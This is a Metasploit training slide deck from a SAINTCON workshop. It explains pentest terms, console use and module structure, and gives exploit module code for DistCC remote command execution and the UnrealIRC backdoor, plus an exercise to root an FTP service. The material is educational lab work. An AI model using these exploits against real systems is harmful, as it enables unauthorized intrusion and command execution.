

# Metasploit 101 at SAINTCON

# Disclaimer

This presentation is only for education purposes. Before scanning a network or exploiting vulnerabilities, *always* ask for permission.

# Training Info

Slides and presentation  
notes are in Sched and  
GitHub:

`https://github.com/sxntixgo/  
metasploit-101-at-saintcon`

# About Me

Santiago Gimenez Ocano

[santiago.gimenezocano@utahsaint.org](mailto:santiago.gimenezocano@utahsaint.org)

 **Santi** at SAINTCON server

- Senior Security Engineer at Praetorian
- UtahSAINT member
- DC435 member
- Argentina




# Agenda

## Part 1: General Use of Metasploit

1. Intro to Pentest
2. Metasploit Framework
3. Using the Console
  - 3.1. Intelligence Gathering
  - 3.2. Threat Modeling
  - 3.3. Exploitation
  - 3.4. Post Exploitation

## Part 2: Metasploit Modules


1. Structure of a Module
  2. Analysing a Module
  3. Developing a Module
- 

# Part 1

## General use of Metasploit

- What is Metasploit?
- Why should I use Metasploit?
- How to use Metasploit?

# Introduction to Pentest



# Terminology

**Vulnerability:** weakness in a computer system

**Penetration tester:** person conducting a pentest

**Exploit:** code to take advantage of a vulnerability

**Payload:** code we want to run in the target system. An exploit contains payload.

**Module:** piece of software run by Metasploit

**Listener:** software that waits for incoming connection





# Metasploit

Framework that **automate** the repetitive tasks in the pentest steps.

Metasploit can be used to **identify** and **validate** vulnerabilities, before somebody else does it.



# Metasploit vs Nmap vs Masscan

	Metasploit	Nmap	Masscan
Pre-engagement			
Intelligence Gathering	Partial	Yes	Yes
Threat Modeling	Yes	Partial	
Vulnerability Analysis	Partial		
Exploitation	Yes	Partial	
Post Exploitation	Yes		
Reporting			

# Metasploit Framework Components

We will cover two components:

- Console (a.k.a. **Metasploit**)
- Meterpreter

Other components worth exploring:

- CLI
- Venom



## Using the Console

```
File Actions Edit View Help
(rootkali)-[~]
# msfconsole


      '
    ( ( _ _ _ , , _ _ _ ) )
      ( _ ) 0 0 ( _ )
        \ _ /
         o_o \
              \ M S F
                \
                 \ WW
                  \
                   \
                    \
                     \
                      \
                       \
                        \
                         \
                          \
                           \
                            \
                             \
                              \
                               \
                                \
                                 \
                                  \
                                   \
                                    \
                                     \
                                      \
                                       \
                                        \
                                         \
                                          \
                                           \
                                            \
                                             \
                                              \
                                               \
                                                \
                                                 \
                                                  \
                                                   \
                                                    \
                                                     \
                                                      \
                                                       \
                                                        \
                                                         \
                                                          \
                                                           \
                                                            \
                                                             \
                                                              \
                                                               \
                                                                \
                                                                 \
                                                                  \
                                                                   \
                                                                    \
                                                                     \
                                                                      \
                                                                       \
                                                                        \
                                                                         \
                                                                          \
                                                                           \
                                                                            \
                                                                           *

      =[ metasploit v6.1.4-dev
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 8 evasion


Metasploit tip: Use the resource command to run
commands from a file

msf6 > 
```


# Metasploit in the Pentest Standard




# Metasploit in the Pentest Standard



# Metasploit in the Pentest Standard




# Metasploit in the Pentest Standard







# Metasploit in the Pentest Standard



# Metasploit in the Pentest Standard




# Metasploit in the Pentest Standard




# Listeners

Metasploit payload determines the type of access after exploitation.

- Portbind: it opens a port in the target
- Reverse shell: it opens a port in the attacking systems
- Meterpreter: it is a type of reverse shell, but with more commands



# Metasploit in the Pentest Standard



# Goals of Part 1

## → What is Metasploit?

Framework to identify and verify vulnerabilities

## → Why should I use Metasploit?

To identify and verify before others do it

## → How to use Metasploit?

We can use it through the console

# Goals of Part 1

## → What is Metasploit?

Framework to identify and verify vulnerabilities

## → Why should I use Metasploit?

To identify and verify before others do it

## → How to use Metasploit?

We can use it through the console

# Goals of Part 1

## → What is Metasploit?

Framework to identify and verify vulnerabilities

## → Why should I use Metasploit?

To identify and verify before others do it

## → How to use Metasploit?

We can use it through the console



# Exercise

FTP service running at TCP port 21. **Exploit this service with Metasploit.**

1. Find the program name and version
2. Find an exploit
3. Configure the exploit
4. Execute the exploit
5. Identify the user that is running the program
6. Get root



# Part 2

## Metasploit Modules

- What is a Metasploit Module?
- What parts does a Module have?
- How to create a module?

# Structure of a Module

1. Class type selection ....**class**
2. Rank ..... **rank**
3. Imports ..... **import**
4. Info ..... **def initialize(info = {})**
  - a. Name ..... **Name**
  - b. Description ..... **Description**
  - c. Author ..... **Author**
  - d. License ..... **License**
  - e. Platform ..... **Platform**
  - f. Target ..... **Target**
5. Run ..... **run**

# Structure of Module

```
1  class MetasploitModule < Msf::Auxiliary
2      rank = ExcellentRanking
3
4      include Msf::Auxiliary::Report
5
6      def initialize(info = {})
7          super(update_info(info,
8              'Name'           => 'Module Name',
9              'Description'    => %q{Module Description}
10             'Author'         => ['Name']
11             'License'        => MSF_LICENSE
12          ))
13      end
14      def run
15          # Main function
16      end
17  end
```

# Developing a Module - Methodology

1. Open a blank text file
2. Add the following sections
  - a. Class
  - b. Include
  - c. Initialize the module information
  - d. Define the exploit
3. Save the module in the appropriate directory
4. Restart Metasploit



# Developing a Module - Example

1. Class: `class MetasploitModule < Msf::Exploit::Remote`
2. Include: `include Msf::Exploit::Remote::Tcp`
3. Information:
  - a. Name: `'DistCC RCE - SAINTCON'`
  - b. Description: `%q{This was used to show how to create a module}`
  - c. Author: `[ 'SGO' ]`
  - d. License: `MSF-LICENSE`
  - e. Platform: `[ 'unix' ]`
  - f. Targets: `[ [ 'Automatic', { } ] ]`

# Developing a Module - Example

```
1 def exploit
2   connect
3
4   distcmd = dist_cmd("sh", "-c", payload.encoded);
5   sock.put(distcmd)
6
7   dtag = rand_text_alphanumeric(10)
8   sock.put("DOTI0000000A#{dtag}\n")
9
10  handler
11  disconnect
12 end
```

# Developing a Module - Example

```
14 def dist_cmd(*args)
15   args.concat(%w{# -c main.c -o main.o})
16   res = "DIST00000001" + sprintf("ARGC%.8x", args.length)
17
18   args.each do |arg|
19     res << sprintf("ARGV%.8x%s", arg.length, arg)
20   end
21
22   return res
23 end
```



# Goals of Part 2

→ What is a Metasploit Module?

Ruby scripts that allows us to execute actions in metasploit

→ What parts does a Module have?

Class definition, rank includes, information, exploit, supporting functions

→ How to create a module?

We use a text editor, add the parts, save it in the right folder, restart Metasploit

# Goals of Part 2

→ What is a Metasploit Module?

Ruby scripts that allows us to execute actions in metasploit

→ What parts does a Module have?

Class definition, rank includes, information, exploit, supporting functions

→ How to create a module?

We use a text editor, add the parts, save it in the right folder, restart Metasploit

# Goals of Part 2

→ What is a Metasploit Module?

Ruby scripts that allows us to execute actions in metasploit

→ What parts does a Module have?

Class definition, rank includes, information, exploit, supporting functions

→ How to create a module?

We use a text editor, add the parts, save it in the right folder, restart Metasploit

# Exercise

1. Class: `class MetasploitModule < Msf::Exploit::Remote`
2. Include: `include Msf::Exploit::Remote::Tcp`
3. Information:
  - a. Name: `'UnrealIRC backdoor - SAINTCON'`
  - b. Description: `%q{Exercise on how to create a module}`
  - c. Author: `[ '<YOUR_NAME>' ]`
  - d. License: `MSF-LICENSE`
  - e. Platform: `[ 'unix' ]`
  - f. Targets: `[ [ 'Automatic', { } ] ]`

# Exercise

```
1 def exploit
2   connect
3
4   sock.put("AB;" + payload.encoded + "\n")
5
6   1.upto(120) do
7     break if session_created?
8     select(nil, nil, nil, 0.25)
9     handler()
10  end
11  disconnect
12 end
```



Questions?

# References

- [1] D. Kennedy, J. O'gorman, D. Kearns, and M. Aharoni, *Metasploit: The Penetration Tester's Guide*. No Starch Press, Inc, 2011.
- [2] **Offensive Security, “Metasploit Unleashed.” <https://www.offensive-security.com/metasploit-unleashed>.**
- [3] N. Jaswal, *Mastering Metasploit: Take your penetration testing and IT security skills to a whole new level with the secrets of Metasploit, 3rd Edition*. Packt Publishing Ltd, 3 ed., 2018.
- [4] Rapid7, “Github - rapid7/metasploit-framework: Metasploit framework.” <https://github.com/rapid7/metasploit-framework>.
- [5] Virtualbox.org, “Oracle VM VirtualBox.” <https://www.virtualbox.org>.
- [6] Kali.org, “Kali Linux.” <https://www.kali.org>.
- [7] Rapid7, “Metasploit.” <https://www.metasploit.com/>.
